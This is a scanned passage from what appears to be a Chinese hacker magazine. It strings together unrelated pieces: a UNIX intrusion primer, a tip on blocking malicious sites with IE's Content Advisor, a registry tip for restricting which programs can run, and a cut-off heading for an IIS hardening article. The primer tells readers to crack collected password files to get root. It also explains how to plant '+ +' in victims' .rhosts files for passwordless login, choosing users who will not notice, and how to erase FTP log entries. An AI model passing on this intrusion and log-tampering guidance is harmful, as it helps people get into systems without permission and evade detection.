这里有一些你需要学习的基本命令和一些能帮你登录或者保持你的权限的UNIX程序。

一、基本命令

我希望你能有一些基本的DOS知识，这样会对你有一些帮助，而且在写这篇文章时，我会假设你已经具备一些DOS基础了。

经常使用的DOS命令如下：

（记住：UNIX是区分大小写的，所以，如果我使用小写，你也得使用小写，如果我使用空格，你也得使用空格。DOS会忽略大小写，但是UNIX不会！）

```
DIR/W      = ls
DIR        = ls -l
DIR/AH     = ls -al  AH=(hidden) -al=(include
hidden files as well as regular)
RENAME     = mv
ATTRIB     = chmod
MD         = mkdir
RD         = rmdir
DEL        = rm
COPY       = cp
```

以上这些全是基本的命令，我建议你在UNIX外壳的帮助页面查找一下这些命令。你可以输入“man command”去查找。

每一个命令都有参数，比如：cp -R，拷贝文件和目录。你可以输入“man cp”来得到cp命令的所有参数。

cd {然后按回车} 可以回到你的主目录。

cp 文件名 $HOME 拷贝文件到你的主目录。

cd ~用户名 进入这个用户的主目录，但是前提条件是你必须有访问权限。

pwd {按回车} 显示你现在所在目录。

二、Telnet

Telnet是一个能在外壳环境下使用的命令，或者是一个在Windows,OS/2,Windows 95和其他一些操作系统下的exe文件（telnet.exe），它可以让你通过网络连接上另一台计算机。在这里，你还可以学到其他一些程序，比如：FTP和Rlogin。但是现在我们先来看看Telnet。

如果知道你想连接的计算机的IP地址或者主机名，你可以使用Telnet。用Telnet程序连接那个IP或者主机，你应该使用下面这个命令：

Telnet netxxx.com or telnet 206.xxx.xx.xx

好了，现在登录：

```
telnet machxxx.com
trying...
Connected to machxxx.com
Linux 2.0.28 (machxxx.com) (ttyp0)
machine login:username
password:######
bash$
```

你的提示符可能会不一样，但是我们以现在这个来讲。

注意上面的那个“bash$”，这意味着，你已经登录成功，并且进入系统。如果你已经收集到大量的口令文件，那么你就可以使用Telnet了。在破解密码文件以前，最好用telnet看看对方运行的是什么系统。这里还有另外一种方法，就是让Telnet的标题持续显示。telnet domain.name.com，在你看清楚后，再用“Ctrl]” 来结束连接 。

首先，把你所有的Linux口令文件都集中起来

破解。我们所需要的也就是一个系统中的账号，我们几乎可以肯定，我们将在那台机器上得到root权限。

三、UNIX文件许可

```
bash$
bash$ cd /tmp
bash$ ls -l
total 783
-rwx------   1 wood    users        1 Jan 25 18:28 19067haa
-rw-r--r--   1 berry   mail         1 Jan 16 12:38 filter.14428
-rw-------   1 rhey19  root    395447 Jan 24 02:59 pop3a13598
-rw-------   1 rhey19  root    395447 Jan 24 03:00 pop3a13600
drwxr-xr-x   4 root    root      1024 Jan 12 13:18 screens
```

首先注意到，我们使用一个“/”而不是“\”来改变目录！UNIX使用“/”作为根目录，所以这一点与DOS不同。

注意，我们输入“ls -l”来查看长目录。如果我们输入“ls”，我们将得到如下显示：

```
bash$ ls
19067haa    filter.14428  pop3a13598   pop3a13600
screens
```

以上看到的输出结果不能让我们了解详细信息，所以，一般情况下，我们都会使用“ls -al”，使用参数“-al”，我们还将看到隐藏文件，隐藏文件和目录名将总是以一个“.”开头。看如下显示：

```
bash$ ls -al
total 794
drwxrwxrwt   4 root    root      8192 Jan 25 23:05 .
drwxr-xr-x  22 root    root      1024 Dec 28 18:07 ..
-rw-r--r--   1 berry   users        6 Jan 25 23:05 .pinetemp.000
drwxr-xr-x   2 berry   users     1024 Jan 25 23:05 .test
-rwx------   1 wood    users        1 Jan 25 18:28 19067haa
-rw-r--r--   1 berry   mail         1 Jan 16 12:38 filter.14428
-rw-------   1 rhey19  root    395447 Jan 24 02:59 pop3a13598
-rw-------   1 rhey19  root    395447 Jan 24 03:00 pop3a13600
drwxr-xr-x   4 root    root      1024 Jan 12 13:18 screens
.pinetemp.000 is a hidden file, and .test is a hidden directory.
-rw-r--r--   1 berry   mail         1 Jan 16 12:38 filter.14428
row 1              row2     row3
```

现在，我们需要学习一些关于文件许可、用户和组群的知识。

Row #1 是文件许可。

Row #2 是文件权限。

Row #3 是文件的组群所有者。

文件许可被群组在3个不同的组群中。如果某一行开头为一个“ d”，那么这是一个目录；如果不是“d ”，那么就是一个文件。

```
- --- --- ---
| |   |   |---------> 其它 = 任何人都能访问
| |   |-------------> 组群 = 通过验证的组群能够访问
| |-----------------> 用户 = 只有所有者才能访问
|-------------------> 目录标志

- rw- r-- r--
| |   |   |---------> 其它 = 只能读文件
| |   |-------------> 组群 = 只能读文件
| |-----------------> 用户 = 读写文件
|-------------------> 这不是一个目录

- rwx rwx r-x
| |   |   |---------> 其它 = 能读和执行文件
| |   |-------------> 组群 = 能读写并且执行文件
| |-----------------> 用户 = 能读写并且执行文件
|-------------------> 这不是一个目录
```

所有者是在row #2中的用户名，而组群所有者是在row #3中的名字。

在DOS下，文件通常都有例如：a.exe，.

com，或者.bat的扩展名来执行，但是在UNIX下，你所需要的就是你的用户的组群、其他和组群中的“——x”。

如果你拥有这些文件或者root权限，你就可以改变这些文件许可。

chmod oug+r filename 使所有3个组的文件许可都变成可读。

chmod og−r filename 使文件所有者对文件只能读(注意：− or + 设置文件许可是或否)。

chmod +x filename 使文件能够被所有人执行。

chown username filename 使文件被另一个用户所有。

chgrp groupname filename 使文件被另一个组群所有。

确定保持文件许可和组群的原样！否则，你将被查出来，并且被系统踢出！改变系统配置可能会破坏其他的进程，所以，收好你的“爪子”！只做你肯定的事情；只使用你熟知的命令。你可能会发现你自己会在例如：“chown −R username /*”的命令上花去一年的时间。

四、Rlogin（远程登录命令）

这里，你还可以使用另一个命令，我们用Rlogin可以不使用口令而进入某个系统。

现在，去看看有关“Rlogin”的帮助信息。

这个命令的格式是：

```
rlogin -l username hostname
connecting....
password:
bash$
```

Rlogin需要用户在其主目录下有一个文件，来告诉他们对方是什么系统。在这个文件里，远程主机会做出如下显示：

```
username hostname (or) hostname
```

如果你在这个文件里加了 + +，它将允许任何用户不需口令进入任何主机。

这个文件如下：

```
————cut here————
+ +
————cut here————
```

如果他们已经有了登录权限，你就能在他们的主目录下加入“+ +”，但是记住：现在他们可能会注意到，他们不需要口令也能登录了。你最好瞄准那些还没有.rhosts文件的用户。

五、FTP(File Transfer Protocol，文件传送[输]协议)

另一种登录方法就是FTP了。你能在Windows环境下登录，也能在UNIX环境下登录：

ftp ftp.domain.com

这个协议允许你在对方站点上下载和上传文件。在登录后，别忘了在系统中的xferlog消除你的登录记录。记住：千万别FTP或者Telnet上一个已经被黑了的站点。如果你使用的是自己的系统，或者使用的是一台肉鸡，你可能会在那个站点上留下你的登录用户名和口令。那里可能已经被放了一个特洛伊木马或者嗅探器。所以，现在一旦你登录，就会留下你的登录用户名和口令。如果对方是系统管理员的话，还可能对你轻易进行报复。

在UNIX环境下使用FTP，我建议使用几个命令。

在你登录，并且出现提示符后，输入下面这几个命令：

```
prompt
hash
bin
```


提示符将允许你输入类似于（mget *）或者（mput *）的命令，而且能够在没有所有文件权限的时候传送整个活动目录。

hash标志

当目录还在传送时，你能看到hash在屏幕上显示 #############，并且知道当前的传送速度。

bin将让你通过正确的方式得到文件，如果调用一个二进制文件，就可以肯定：它们都是没压缩的。

调用命令比较容易，get filename、put filename、使用mput，或者mget即可。



巧用IE的分级审查 拒绝恶意网站

文／志勇

现在恶意网站有增多的趋势，他们的行为很招人反感，开始时仅仅修改IE的主页，篡改IE的标题，如IE窗口的标题原来是“欢迎访问黑客防线——Microsoft Internet Explorer”，被恶意网站改为：“欢迎访问黑客防线——欢迎访问*****，www.***.com”，让人生厌。这还好办，解决办法大家都知道。可是后来这类恶意网站做的越来越过分了：点击按钮弹出无限IE窗口，使IE速度变慢，冻结IE的窗口，格式化访问者的硬盘，恶意修改注册表，使Windows 95/98/Me死机，使IE拒绝服务，访问者的硬盘被共享……。有关上述现象的描述，大家可以看看《黑客防线》2002年第4、5期劲风朋友的文章《网页恶意代码大曝光》，在此笔者就不赘述了。

对付这类网站，一般都是修改注册表（现在一般都有专用的工具，如兔子魔法、金山的一个专用工具等），进行IE设置，初级菜鸟看后多半会一楞一楞的（笔者没有贬低菜鸟的意思）。不过，即使这样辛辛苦苦修改完了，以后万一不小心又访问了该网站，岂不是又重蹈覆辙？

笔者在此讲述利用IE的分级审查功能来拒绝恶意网站，那些高手就不要看了吧，呵呵，本来就是给菜鸟们看的。*^o^*

Internet 是提供各类信息的广阔天地。但是，并非所有信息都适合浏览者。例如，要禁止小孩查看包含暴力或性等内容的网站。为此，微软公司在IE中添加了分级审查功能。

想想看，其实我们可以用分级审查的功能来拒绝恶意网站。只要我们网友互相交流互为补充，列个恶意网站黑名单，拒绝访问它们就可以了。

要使用分级审查功能，在“控制面板”中，打开Internet选项。

在“内容”选项卡上，在“分级审查”中，单击“启用”按钮（图1）。




图1

如果已经启用“分级审查”（按钮显示为“禁用（E）…”的时候），请单击“设置”按钮，然后键入监督人密码（图2）。




图2

单击“许可站点”选项卡（图3），在“允许该网站”中键入恶意网站的 Internet 地址，然后点击右边的“从不”按钮，让访问者从不能访问该恶意站点。对需要设置拒绝访问的每个恶意网站都重复该过程。

如果此前没有设置过监督人密码的话，这时候会让你设置一个（图4），完成以后弹出提示窗口（图5）。

这样，就可以预防登录被列入黑名单的恶意网




图 3




图 4




图 5

站了，当访问者登录已被列入黑名单的网站的时候，IE 会自动弹出这个窗口拒绝登录这个网站（图6）——我们的目的达到了。




图 6

笔者写此文的本意是提供一个思路，鉴于菜鸟朋友不熟悉注册表，有些菜鸟的机器不够档次，安装能预防恶意网页代码的杀毒工具会过多消耗机器宝贵的资源，所以，用 IE 的分级审查功能不失为一个好的办法，关键在于广大网友互相通气，不断更新恶意网站黑名单。

声明：被列入恶意网站黑名单的所有者，跟提供者没有任何瓜葛，只是他们的所作所为惹怒了广大网友，被网友披露而曝光的。黑名单中的网站，笔者并没有一个一个验证，既然有很多网友揭发，也就被列入了黑名单，不排除后来又改邪归正的可能。笔者希望广大做网站的朋友，好自为之，不要再做这些无谓的事情，共同创造一个清洁健康的网络环境。

在此感谢广大热心网友的无私提供。让那些恶意网站如老鼠过街，人人喊打吧！

由于某种原因，笔者不便在此公开黑名单。不过，这类黑名单在网上就能找到，请读者发扬DIY精神，自己在网上搜索吧。

小知识

如何限制应用程序的使用?

只运行允许的Windows应用程序，可以防止在你的机器上运行你不想运行的程序。但使用该项功能时前，一定要谨慎，一旦有个程序没有列出，就无法运行它，所以Regedit.exe应首先列进去，不然将来想改可就改不回来了。在进行注册表操作的时候一定要注意：备份它！下面我们来看看具体的步骤吧：

1. 找开注册表编辑器；

2. 找到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer下建立RestrictRun，类型为REG_DWORD；

3. 设置其值为1；

在HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\RestrictRun下面建立1，2，3等项目，项目中包括应用程序名，只要应用程序名就可以了，不要路径，下面是一个例子：

建立值名1为的项目，它的类型为REG_SZ，里面填一个应用程序名X，这时候X是被允许运行的，其它程序不能被运行！

IIS可以说是我们最常遇到的Web服务器，现在，很多站点用的都是微软Internet Information Services作为自己网站的Web Server，但是微软的漏洞层出不穷，补丁一个接一个，加固IIS就显得异常重要。下面我们看看通过一些简单的办法来加固IIS。

加固IIS 5.0简明攻略

文／劲刀狂舞

